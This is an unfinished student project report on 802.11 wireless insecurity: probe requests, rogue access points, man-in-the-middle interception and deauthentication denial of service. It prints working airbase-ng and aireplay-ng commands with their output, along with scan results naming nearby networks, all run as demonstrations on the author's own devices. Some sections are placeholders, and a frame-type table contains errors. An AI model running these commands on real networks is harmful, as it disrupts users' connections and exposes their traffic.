I Can't Think of a Good Title

Jake Baker

March 31, 2014

Abstract

This is the abstract of the document that I'll fill out later.

ACKNOWEDGEMENTS

ABBREVIATIONS

Contents

1   INTRODUCTION

1.1   Background

Recent Media

Cyber security has become prevalent in the media over the recent years with whistleblowers [1] providing the general public an insight into just how government agencies across the world, such as GCHQ [2] (Government Communications Headquarters) and the NSA [3] (National Security Agency), have developed software [4][5] that allows them to covertly monitor digital communications [6]. The software developed, and purchased, takes advantage of zero-day vulnerabilities [7], and network infrastructure.

Not only are these public entities monitoring communications themselves [8], but they are also acquiring data from large companies such as Microsoft [9], by allegedly allowing them to circumvent those introduced in to applications such as Skype an Outlook, IBM- which was refuted by the company in an open letter from their Senior Vice President [10]; however Bruce Schneiers rebuttal [11] of the open letter leaves more questions for the company, and RSA by weakening the encryption protocol [12].

Mobile wireless devices, by design, monitor and transmit specific frames in order to discover WiFi networks to transfer data over in an attempt to lower that sent over the cellular network. Devices will probe for previously used wireless access points by periodically emitting probe request frames to determine whether the access point is in range. Access points will attempt to make this process simpler by periodically emitting beacon frames to announce their presence and capabilities.

1.1.1 802.11 Standard and Task Groups

802 was devised by the IEEE (Institute of Electrical and Electronic Engineers) LMSC (LAN/MAN Standards Commitee) in February, 1980 [13], as a project containing working groups that define standard practices and specifications. The 802.11 specification is for implementing WLAN (Wireless Area Network) communication at the MAC (Media Access Control) level.

Figure 1: 802.11 in the TCP/IP stack.

802.11 is split in to various task groups again which define extra amendments to the standard, the most prolific task groups are TGb, TGa, TGg and most recently TGn.

Task Group	Amendments
TGa	This amendment operates in the 5GHz band with a maximum data rate of 54Mbit/s, which allowed it to operate away from the noise of devices in the 2.4GHz band. This amendment is no longer valid.
TGb	This is an amendment to the original standard, marketed as WiFi, which brings throughput up to 11Mbit/s, and was implemented worldwide. Products that supported this amendment started to appear during 1999, starting with the Apple iBook.
TGg	TGg allows for 54Mbit/s throughput in the 2.4GHz band, the same throughput as TGb.
TGn	Allows for multiple antennas to increase the maximum data rate, getting up to 600Mbit/s when usng four spatial streams at a 40MHz channel width.

1.1.2   802.11 Key Terms

The 802.11 specification defines a number of components that make up various network architectures [14], which shall be referenced through the document.

Station

A device that has the ability to connect to the wireless access point using the 802.11 protocol. For example, a desktop PC, laptop, smart phone, etc. The specification formally defines a station as:

> Any device that contains an IEEE 802.11-conformant medium access control (MAC) and physical layer (PHY) interface to the wireless medium (WM).

Station is often interchangeably referred to as a node or client and can be either fixed, or mobile.

Access Point

Access points are, more often than not, dedicated hardware devices that act as the central receiver and transmitter of a wireless network. Some wireless adapters have the ability to act as soft access points, which is how, for example, smartphones are able to become hotspots for devices without an internet connection.

Base Service Set(Base Service Set)

A BSS is a group of stations that are connected to an access point which is connected to a wired network.

Figure 2: An example BSS.

Base Service Set Identification (BSSID)

The unique identifier given to a BSS, in an infrastructure BSS this is the MAC address of the access point. In an ad hoc network (IBSS), with no governing access point, it is random and administered by the starting station [15].

Service Set Identification (SSID)

The human readable string given to a BSS, chosen by the access point, that is broadcasted in beacon and probe frames.

Figure 3: An SSID as displayed in Windows network manager.

Extended Service Set (ESS)

An ESS is a group of two or more infrastructure BSS that share the same
SSID and security credentials where the access points communicate to forward
traffic and the movement of stations between the BSSs. This communication
is performed by the distribution system (DS), which is out of the scope this
report.

Figure 4: Two BSS making an ESS.

1.1.3   802.11 Security

The 802.11 is an inherently insecure [14] base on which a large majority of enterprise applications are founded upon. Attempts have been made to secure networks by using various types of encryption, for example Wired Equivalent Policy (WEP) [16] and WiFi Protected Access (WPA) [17], however these standards only encrypt the data portion of the exchange. Management frames are left open and unencrypted which offers opportunity for exploitation in a number of ways- in which I go in to more detail in section 2.2- from getting unsuspecting users to connect to a faked access point (page 15) to collecting data based on access points a mobile device has connected to through the period beacon frames (page 20).

1.1.4   Leaky Applications

There have been reports recently [18] of applications written for Android that have been collecting and sending data to advertisers, from what is perceived as innocuous information such as phone model and screen size, to personal data including, but not limited to, current location information, gender and date of birth, then at the extreme end entire contact lists. It has come to light, from the documents leaked by Edward Snowden, that GCHQ and the NSA have been targeting apps that send this type of data, unencrypted, back to advertisers as it allows them to build a profile of the user. This profile can be built using similar methods to the Evercookie, that works on the premise

of collecting as much information as it can about the user and hashing this so that it gives a unique identifier for the user. Methods such of this have proven effective when attempting to circumvent UK cookie laws, by tracking users through fingerprinting methods.

1.1.5   Profiling Users

Fingerprinting is achieved by collecting as much information as you can about the user through commonly available methods, and then hashing the data and storing it either in a local database- or through a persistent cookie such as the Evercookie [19]. It has been noted that if a user has Flash and Java enabled, the success rate of uniquely identifying is 94% [20].

Interestingly, a paper [21] came out recently that documented the process they took in identifying the geo-location of Twitter users that did not include geotags by comparing the information in the content, hashtags, foursquare check-ins, locational references, etc. to those that had geotags in them. They found that, when omitting users identified as travelling, they could predict the home location from tweets to 68% for cities, 70% for states, 80% for time-zones and 73% for regions. This style of data mining highlights the effect that other users sharing personal location information can have on those that chose to omit the data.

One of the golden nuggets [NSA] of unencrypted data is a photo upload, ideally to social media, but any endpoint will do. The reason for this is the Exif data that accompanies the photograph. This can detail various pieces of information on modern smartphones with a GPS chip, but most importantly it contains the make and model, datetime stamp and GPS location (geotag). These fields are often added by default.

[Picture from Exif app of extracted data]

Social media websites, such as Facebook and Twitter, strip any Exif data from uploaded photos in an attempt to preserve the privacy of their users. This can be effective at stopping their users from taking data from photos; however, depending on when during the upload process this takes place it is still susceptible to wiretapping (referring here to both a MITM attack and by public entities at locations they would have access to [22]) if the user is not transmitting over HTTPS. Wiretapping in this instance can refer to either a higher body monitoring traffic, or a malicious user performing a man in the middle attack on the wireless network. If, for example, the photo is sanitized on the client side, this means that Exif data is not transmitted and is not susceptible to wiretapping; however, if this action is performed server side then the Exif data is transmitted and is open to monitoring. There is an argument brewing in creative industries that stripping the Exif data destroys any copyright information the picture may be able to carry as they often manage this data to allow them to detect when their image is being used without their permission.

There has been a recent shift to move to forcing HTTPS by default on websites as a way of deterring Joe Bloggs from attempting attacks on open encrypted networks. It encrypts any traffic to and from the client using SSL, and prevents

MITM attacks, although if HTTPS is only used during the login stage of a website to gain access, and then reverts back to HTTP and sends session data, the session can still be hijacked.

Angry Birds hit the headlines when it was named in one of the NSA/GCHQ releases as an application they can exploit to gain user data. Being an incredibly popular game, it demonstrates the ease in which users can be coerced into allowing applications access to their data.

1.1.6   Culmination

This project takes inspiration from the information detailed above. It sets out to develop an application that analyses probe request frames and sends spoofed probe response frames in order to establish itself as an access point for any un-encrypted requests. This application will then display HTTP packets, demonstrating how smartphones have an inherent security vulnerability with their preferred network lists. Alongside this an Android game will be developed that intentionally leaks personal and location data unencrypted across the network. This will then be combined with the first application to demonstrate how apps can broadcast your personal data, unknowing to you, to an attacker as you pass by. It would be preferable to develop an application that extends the first, graphically displaying profiles built through leaked data collected.

1.2   Objectives

This aim of this project to expose the inherent security vulnerability that unencrypted and WEP encrypted networks leave behind on mobile wireless devices whilst they pass by in the pocket of the owner. This will be achieved by developing software capable of responding to 802.11 probe request frames emitted by roaming smartphones in an attempt to masquerade as the requested access point.

Once a connection with a device has been established the laptop running the software will create a bridge between the soft access point and the hardware to allow for traffic to pass normally, and HTTP traffic to be analysed. The security vulnerabilities will be demonstrated by an Android game, similar to one in the top charts currently, that has been written with the sole intention of leaking data.

Finally, I want to look into what steps can be taken to prevent this attack happening at root level, and the possible ways of adding security at application level to notify users of hijacking attempts.

1.3   Content

There isn't any.

2   Research

2.1   802.11 Overview

2.1.1   Frame Types

There are three frame categories defined in the 802.11 standard: management, control and data. These types are further split into subtypes which determines which frame is being sent/received. For the purpose of performing an association sequence, we are interested in frames from the management category. The table below details these frames, along with their type, subtype and originating source, in order for us to successfully filter packets in wireshark to capture the sequence.

Type	Description
0x00	Management
0x01	Control
0x02	Data

Type	Subtype	Description	Source
0x00	0x40	Probe Request	Station
0x00	0x50	Probe Response	Access Point
0x00	0xb0	Authentication	Station
0x00	0xb0	Authentication	Access Point
0x00	0x00	Association Request	Station
0x00	0x10	Association Request	Access Point

One of the key issues with the 802.11 standard is that management frames are not encrypted. This is what a large majority of attacks take advantage of by way of a gateway to further attacks, as detailed in a later section.

This table will be further expanded in the next sections to include the various flags that need to be set in order for the frames to be valid.

2.1.2   General Frame Structure

Figure 5: General frame structure.

Field	Description
Frame Control	Detailed in table 2 on page 11.
Duration ID	Control
Addresses	Four addresses can be present. They show the source and destination addresses, and may also give the BSSID, transmitter, and receiver address.
Sequence Number	This allows stations to prevent duplicated frames by keeping track of the current sequence number.
Data	This is the body of the frame. It can contain 2048 bytes with a 256 byte upper layer header when sent by an application.
FCS	The CRC [23] of the frame.

Table 1: General frame structure fields.

Protocol	Identifies the version of the 802.11 MAC protocol.
Type	Identifies the group of the frame.
Subtype	Identifies the type of frame in the group; determines what should be present in the rest of the frame.
To DS	Set when the frame originates from a station.
From DS	Set when the frame originates from the access point.
More Fragment	Indicates whether this frame is the last in a set of packets.
Retry	Determines whether this frame is a retransmission.
Power Management	A mobile station gives its power management state: 0 is active mode, 1 means the station will enter the power management mode.
More Data	Determines whether an access point has cached data for a station. Used during roaming when crossing boundaries between BSSs.
WEP	Determines whether the frame body has been encrypted using the WEP [24] algorithm.
Order	Identifies whether the frames are ordered or not.

Table 2: Frame Control fields.

Determining 802.11 Open Association Sequence

In order to create a fake access point the application needs to follow the same sequence that a real access point would when responding to probe requests. Alongside this I need to be able to discern which flags are to be set, and the values to give, in each frame in order for the smartphone to be able to connect.

To watch the association sequence happen in real-time I needed to set up a simple wireless network, and have a wireless adaptor running in monitor mode filtering packets as a smartphone associates with the access point. This method would allow me to utilize wireshark to inspect other elements of the sequence that arent necessarily detailed in online sources, such as the various flags set in each frame.

The first step in the process is setting up Backtrack with the Alfa wireless adaptor plugged in, and creating a monitor interface on wlan0 using airmon-ng:

Figure 6: Start monitor interface.

This would allow me to capture traffic as it passes by in wireshark by sniffing on mon0, and filter it down to the frames that I am interested in. To get a first hand look at the sequence I setup the wireless router, gave it a unique SSID, left encryption set to open, noted down its mac address, and setup a filter on wireshark that would only report packets with a source address of my iPhone and broadcast as the destination. With this filter in place I could look at the probe request frames sent from my phone as it searched for the access point. This is the start of the association sequence were after. Its from these requests well forge frames to convince the device we are the real AP.

This revealed the probe request subtype that the application would need to search for incoming packet headers for to determine whether it would need to

Figure 7: Wireshark filter.

Figure 8: Wireshark captured probe request.

Figure 9: Probe request contents.

kick off the sequence to create a fake access point.

The next step was to filter for probe response frames so I could understand how an access point reacts to receiving a probe request, primarily determining which information element fields to set in the management frame.

Figure 10: Wireshark destination MAC address filter.

This revealed the response the Netgear router has sent my phone.

Figure 11: Probe response frame

The probe response frame shows which IE fields are required in the management header, namely the SSID (which will be a mirror of the one in the probe request), the supported rates, channel information and ERP information.

Figure 12: Probe response contents.

Figure 13: Association request.

Figure 14: Association request frame contents.

2.2   Attack Vectors

There are a number of attacks that take advantage of insecurities in the 802.11 standard and that capitalize on unencrypted or WEP encrypted networks. Where the attacks were demonstrated, they were performed using a laptop running BackTrack running in a virtual machine, with an Alfa wireless adaptor.

The attacks that I have documented all lend themselves to the overall application I am trying to implement, either by complimenting or directly using tools, applications and principles that will come in use.

2.2.1   Spoof Access Point

This is not necessarily an attack in itself, but a means of relying on social engineering to gain connections to perform attacks on. A soft access point is a rogue access point that has been established on a wireless adaptor, without the need for a router. Leaving this open, and performing in an area with a high footfall or cafe area, will allow the attacker to gain connections, monitor traffic, and perform various man-in-the-middle attacks. It can also be paired with other attacks detailed further on in the report.

Figure 15: Soft access point bridges traffic to real access point.

Performing the Attack

As this is more of a gateway attack, not a lot can be gained from doing it alone. The airbase-ng tool proved the simplest way to create a fake access point, taking the wireless interface and start/stop as parameters. The image below shows the creation of an access point and a station connecting to it. The access point then bridges its traffic to an actual network connection in order for the station to access the internet and the attacker to monitor passing traffic.

```
root@bt:~/projects/honeypot# airbase-ng -e "Biggles" mon0
15:57:01  Created tap interface at0
15:57:01  Trying to set MTU on at0 to 1500
15:57:01  Access Point with BSSID 00:C0:CA:76:28:D2 started.
15:57:01  Client AC:22:0B:9F:32:4A associated (unencrypted) to ESSID: "Biggles"
15:57:33  Client AC:22:0B:9F:32:4A associated (unencrypted) to ESSID: "Biggles"
```

Figure 16: Soft access point created with the SSID Biggles.

2.2.2   Man in the Middle (MITM)

The man in the middle attack puts the attacker between the station and the access point, allowing them to eavesdrop on communications taking place. In wireless communications, monitoring passing traffic is trivial considering traffic is broadcast and picked up by all network cards in the vicinity; but usually discarded if not intended recipient. This attack allows the attacker easy access to user data sent over unencrypted protocols such as HTTP, but also allows them to use tools such as sslstrip [1] to attempt to thwart HTTPS.

Figure 17: Malicious user monitors and injects data packets in to traffic.

This style of attack is a popular choice when communications involve some type of public key encryption.

A more recent variation to this attack, that reflects the shift toward web applications, is the Man in the Browser (MitB). The advantage this has over the vanilla MITM attack is SSL style authentication measures do not hinder its effectiveness. Examples of the MitB attack include HTTP Cache Poisoning [3] and HTTP Response Splitting [4], both can leave lasting effects on the browser in question.

This attack will feature in the project implementation as a means of inspecting leaked data from applications when stations are caught in the honeypot.

2.2.3   Deauthentication Denial of Service

The deauthentication denial of service (DOS) [7] attack takes advantage of the unencrypted nature of the management frames by spoofing disassociation or deauthentication frames, depending on whether the attack wants to block a single device or all devices from the network. It is a denial of service that targets layer 2 in the OSI 7 Layer Model, there are other attacks designed for the other layers [4].

When a client wishes to gracefully disconnect from a 802.11 network it sends a disassociation frame [6] to the access point, likewise when an AP needs to disconnect from a client it sends a deauthentication [5] frame. If the AP needs to disconnect all clients, e.g. in the event of a reboot, it broadcasts the disassociation frame.

The unencrypted and unauthorized nature of these frames leaves them open to MAC spoofing of either the client or AP, meaning an attacker can easily forge frames. It has been noted that deauthentication frames are preferable to spoof due to the access point and client having to perform the entire authentication cycle again in order to carry on using the network [1].

Figure 18: Deauthentication DOS sequence.

The beauty of the deauthentication DOS is that it can be launched from relatively inexpensive hardware [3], with very little technical knowledge- especially when using a pre-existing application [2]. It should also be noted that this attack may not be started with malicious intent, as, for example, you have a network with a hidden SSID that users have discovered and hijacked, you can use this to deauthenticate all the users recover the network. On the more malicious side, this attack can be used to force users to connect to a spoofed access point after performing this attack, then chaining on a MITM attack.

Performing the Attack

To demonstrate the simplicity of this attack I undertook it and documented the results. This is also partly to familiarise myself with the air-ng suite of tools which may be used during the implementation stage.

Discovering the Access Point

Although I knew the SSID and MAC address of the access point I would be targeting, I wanted to perform it from the perspective of somebody that didnt. In order to achieve this I needed to use the airomon-ng tool that dumps a list of all access points that are broadcasting beacon frames, and stations broadcasting probe requests, along with their MAC address and SSID (where relevant).

```
CH  4 ][ Elapsed: 4 s ][ 2014-03-29 15:30

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:1B:2F:F6:DE:CE  -32      16        0    0   11  54 . OPN              Biggles
08:BD:43:18:83:F0  -38       3        0    0    1  54e  WPA2 CCMP   PSK  VM271622-2G
C4:3D:C7:3D:A3:0F  -48      14        0    0   11  54e  WPA2 CCMP   PSK  virginmedia5234189
C8:D1:5E:DC:24:D1  -58       5        0    0   11  54e  WPA2 CCMP   PSK  BTHub3-RH5C
3A:D1:5E:DC:24:D2  -58      11        0    0   11  54e  OPN              BTWiFi-with-FON
00:62:2C:4E:26:BC  -62       7        0    0   11  54e. WPA2 CCMP   PSK  BTHub5-KCFR
12:62:2C:4E:26:BC  -69      10        0    0   11  54e. OPN              BTWiFi-with-FON
9C:D3:6D:8B:27:C0  -71       3        0    0   11  54e  WPA2 CCMP   PSK  VM076992-2G

BSSID              STATION             PWR   Rate   Lost    Frames  Probe

(not associated)   14:10:9F:06:8B:0C   -62   0 - 1     0        3  GandalfWhite
```

Figure 19: List of AP SSIDs in range of the wireless antenna.

Sending the Deauthentication Frame

As the access point is transmitting on channel 11, I first needed to switch the monitor interface to channel 11, then I could use aireplay-ng [8] to send a deauthentication frame with spoofed MAC source and destination addresses.

```
root@bt:~/projects/proberesponder# aireplay-ng -0 1 -c ac:22:0b:9f:32:4a -a 00:1b:2f:f6:de:ce
mon0
15:51:09  Waiting for beacon frame (BSSID: 00:1B:2F:F6:DE:CE) on channel 3
15:51:09  mon0 is on channel 3, but the AP uses channel 11
root@bt:~/projects/proberesponder# iwconfig mon0 channel 11
```

Figure 20: Changing the interface's channel.

```
root@bt:~/projects/proberesponder# aireplay-ng -0 5 -c ac:22:0b:9f:32:4a -a 00:1b:2f:f6:de:ce
mon0
15:57:00  Waiting for beacon frame (BSSID: 00:1B:2F:F6:DE:CE) on channel 11
15:57:00  Sending 64 directed DeAuth. STMAC: [AC:22:0B:9F:32:4A] [11|60 ACKs]
15:57:01  Sending 64 directed DeAuth. STMAC: [AC:22:0B:9F:32:4A] [12|66 ACKs]
15:57:02  Sending 64 directed DeAuth. STMAC: [AC:22:0B:9F:32:4A] [42|62 ACKs]
15:57:02  Sending 64 directed DeAuth. STMAC: [AC:22:0B:9F:32:4A] [64|63 ACKs]
15:57:03  Sending 64 directed DeAuth. STMAC: [AC:22:0B:9F:32:4A] [64|63 ACKs]
```

Figure 21: Sending the deauthentication frame.

```
291905 7405.474891000  ac:22:0b:9f:32:4a        Netgear_f6:de:ce       802.11      56 Disassociate, SN=589, FN=0, Flags=........C
```

Figure 22: Nexus 7 disassociating with the Netgear wireless router.

Including the Fake Access Point

